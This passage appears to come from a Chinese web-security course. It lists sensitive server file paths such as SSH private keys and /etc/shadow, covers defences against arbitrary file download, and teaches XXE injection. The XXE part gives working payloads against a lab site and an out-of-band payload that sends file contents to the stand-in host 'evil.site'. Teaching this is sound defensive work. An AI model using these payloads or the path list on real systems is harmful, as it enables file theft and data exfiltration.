- C:\Program Files\mysql\data\mysql\user.MYD //Mysql root
- C:\Windows\php.ini //php配置信息
- C:\Windows\my.ini //Mysql配置信息

常见的敏感信息路径


- Linux/Unix系统：
- /root/.ssh/authorized_keys //如需登录到远程主机，需要到.ssh目录下，新建authorized_keys文件，并将id_rsa.pub内容复制进去
- /root/.ssh/id_rsa //ssh私钥,ssh公钥是id_rsa.pub
- /root/.ssh/id_ras.keystore //记录每个访问计算机用户的公钥
- /root/.ssh/known_hosts //ssh会把每个访问过计算机的公钥(public key)都记录在~/.ssh/known_hosts。当下次访问相同计算机时，OpenSSH会核对公钥。如果公钥不同，OpenSSH会发出警告， 避免你受到DNS Hijack之类的攻击。
- /etc/passwd // 账户信息
- /etc/shadow // 账户密码文件
- /etc/my.cnf //mysql 配置文件
- /etc/httpd/conf/httpd.conf // Apache配置文件
- /root/.bash_history //用户历史命令记录文件
- /root/.mysql_history //mysql历史命令记录文件
- /proc/self/fd/fd[0-9]*(文件标识符)
- /proc/mounts //记录系统挂载设备
- /porc/config.gz //内核配置文件
- /var/lib/mlocate/mlocate.db //全文件路径
- /porc/self/cmdline //当前进程的cmdline参数

任意文件下载漏洞的防御

- 服务器端需要对用户请求的文件路径进行严格的过滤和验证，防止攻击者通过构造特殊的URL请求来访问服务器上任意文件。
- 具体来说，可以采取以下措施来修复任意文件下载漏洞：
- 对用户请求的文件路径进行白名单过滤，只允许用户访问指定的文件。
- 对用户请求的文件路径进行黑名单过滤，禁止用户访问某些文件。
- 对用户请求的文件路径进行正则表达式匹配，确保文件路径符合一定的格式。
- 对用户请求的文件路径进行长度限制，防止攻击者通过构造超长文件路径来绕过安全检查。

10.3 XXE

- XXE(XML External Entity Injection)全称为XML外部实体注入，由于程序在解析输入的XML数据时，解析了攻击者伪造的外部实体而产生的。例如PHP中的simplexml_load默认情况下会解析外部实体，有XXE漏洞的标志性函数为simplexml_load_string()。



XML


- 我们在SQL注入的报错注入中也提到过xml，XML 指可扩展标记语言（EXtensible Markup Language）
- XML 是一种标记语言，很类似 HTML，它的设计宗旨是传输数据，而非显示数据
- 类似JSON，XML也是一种数据格式，用于结构化、存储以及传输信息。
- 比如John 写给 George 的便签，存储为xml如下：
- <note><to>George</to><from>John</from><heading>Reminder</heading><body>Don't forget the meeting!</body></note>
- 通过上面的例子，我们可以发现，XML具有自我描述性，它使用的是用户自定义的标签，而非类似HTML使用标准预定义的标签。

DTD

- 文档类型定义（DTD，document type definition）可定义合法的XML文档构建模块。它使用一系列合法的元素来定义文档的结构。
- DTD 可被成行地声明于 XML 文档中，也可作为一个外部引用。
- 内部的 DOCTYPE 声明: <!DOCTYPE 根元素 [元素声明]>
- 这个例子声明根元素为note
- note下有to,from,heading,body

四个节点

- to/from/heading/body下面都是数据




```
<?xml version="1.0"?>
<!DOCTYPE note [
  <!ELEMENT note (to,from,heading,body)>
  <!ELEMENT to      (#PCDATA)>
  <!ELEMENT from    (#PCDATA)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT body    (#PCDATA)>
]>
<note>
  <to>George</to>
  <from>John</from>
  <heading>Reminder</heading>
  <body>Don't forget the meeting!</body>
</note>
```

DTD

- 外部文档声明，假如 DTD 位于 XML 源文件的外部，那么它应通过下面的语法被封装在一个 DOCTYPE 定义中：
- `<!DOCTYPE 根元素 SYSTEM "文件名">`，该文件名为外部dtd文件

```xml
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
<to>George</to>
<from>John</from>
<heading>Reminder</heading>
<body>Don't forget the meeting!</body>
</note>
```

note.xml

```
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
```

note.dtd

DTD

- DTD实体
- DTD实体是用于定义引用普通文本或特殊字符的快捷方式的变量，可以内部声明或外部引用。
- DTD实体一般分为
- 内部实体：<!ENTITY 实体名称 "实体的值">
- 外部实体：<!ENTITY 实体名称 SYSTEM "URI">
- 参数实体：<!ENTITY % 实体名称 "实体的值">或者<!ENTITY % 实体名称 SYSTEM "URI">
- 特别地：参数实体仅用于dtd中，不能用于xml部分，在xml中使用定义的实体，要在实体名称前面加&，在dtd中仅能使用参数实体，使用时，要在实体名称前加%

DTD

```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer "Bill Gates">
<!ENTITY copyright "Copyright W3School.com.cn">
]>

<test>&writer;&copyright;</test>
```

内部实体

```
<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY writer SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
<!ENTITY copyright SYSTEM "http://www.w3school.com.cn/dtd/entities.dtd">
]>
<author>&writer;&copyright;</author>
```


外部实体

```
<?xml version="1.0"?>
<!DOCTYPE a [
<!ENTITY % name SYSTEM "file:///etc/passwd">
%name;
]>
```

参数实体，这里将节点a的值设置为file:///etc/passwd读取到的内容


XXE

- 我们之前提到，XXE是XML外部实体注入，导致该漏洞的原理是后端接收xml输入时，对用户传输的xml绝对信任，直接将其作为xml文件解析，这使得用户可以在传输的xml中插入外部实体，从而读取系统文件信息（比如前面讲到的file:///etc/passwd）



XXE

- 访问 靶机/xxe-lab，随便输入一个账号密码并拦截报文，可以看到信息以xml形式传输，并在页面上有回显



XXE


- 我们只需要将username的值变为一个外部实体即可，这个外部实体可以读取系统中的任意文件，比如/flag

```
POST /php_xxe/doLogin.php HTTP/1.1
Host: www.liuboyu.site
Content-Length: 192
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://www.liuboyu.site
Referer: http://www.liuboyu.site/php_xxe/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE a [
  <!ENTITY test SYSTEM "file:///www/wwwroot/www.liuboyu.site/flag">
  ]>
  <user>
    <username>
      &test;
    </username>
    <password>
      456
    </password>
  </user>
```

```
1  HTTP/1.1 200 OK
2  Date: Tue, 07 May 2024 02:42:28 GMT
3  Server: Apache
4  Upgrade: h2
5  Connection: Upgrade, close
6  Vary: Accept-Encoding
7  Content-Length: 63
8  Content-Type: text/html; charset=utf-8
9
10 <result>
     <code>
       0
     </code>
     <msg>
       flag{oh_this_is_flag}
     </msg>
   </result>
```

XXE

- 特殊的，如果你想读取php文件，使用file协议是会出问题的，因为php文件包含<>?等特殊字符，会导致xml解析错误，所以可以使用php的filter协议以base64编码的方式读取php文件内容




```
POST /php_xxe/doLogin.php HTTP/1.1
Host: www.liuboyu.site
Content-Length: 238
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://www.liuboyu.site
Referer: http://www.liuboyu.site/php_xxe/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE a [
  <!ENTITY test SYSTEM
  "PHP://filter/read=convert.base64-encode/resource=/www/wwwroot/www.liub
  oyu.site/user.php">
  ]>
  <user>
    <username>
      &test;
    </username>
    <password>
      456
    </password>
  </user>
```

```
HTTP/1.1 200 OK
Date: Tue, 07 May 2024 02:46:44 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 238
Content-Type: text/html; charset=utf-8

<result>
  <code>
    0
  </code>
  <msg>
    PD9waHAKJGNhbGxiYWNrIDOgaHRtbHNwZWNpYWxjaGFycygkX1JFUVVFU1RbJ2NhbGxi
    WNrJ1OpOwokZGFOYSA9ICJ7J3VzZXIn0idhZG1pbicsICdtYW1sJzonYWRtaW5AcnVjLm
    VkdSd9IjsKZWNobyAkY2FsbGJhY2sgLiAiKCIgLiAkZGFOYSAuICIpIjs=
  </msg>
</result>
```


XXE OOB

- 带外数据(out—of—band data)，有时也称为加速数据，传输该数据的优先级比传输其他数据的优先级更高
- 如果页面上对传输的数据没有回显，可以通过xxe oob将服务器文件发送到自己的恶意服务器上



正常情况

xxe oob



XXE OOB

- 带外数据通道的建立是使用嵌套形式，利用外部实体中的URL发出访问，从而跟攻击者的服务器发生联系。但有些情况下不能在实体定义中引用参数实体，即有些解释器不允许在内层实体中使用外部连接，无论内层是一般实体还是参数实体。
- 为了绕过这个，可以采取下面形式（上传的恶意xml），就不会再嵌套实体中存在外部链接，我们可以在恶意服务器上的evil.xml嵌套内部链接

```
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "file:///C:/1.txt">
<!ENTITY % remote SYSTEM "http://evil.site/evil.xml">
%remote;%all;
]>
<root>&send;</root>
```


上传的恶意xml

evil.xml

```
<!ENTITY % all
    "<!ENTITY send SYSTEM 'http://evil.site/1.php?file=%file;'>"
>
```

XXE OOB

- 实体remote，all，send的引用顺序很重要，首先对remote引用目的是将外部文件evil.xml引入到解释上下文中，然后执行%all，这时会检测到send实体，在root节点中引用send，就可以成功实现数据转发。当请求发送以后，攻击者的服务器上就能查看到1.txt中的内容。



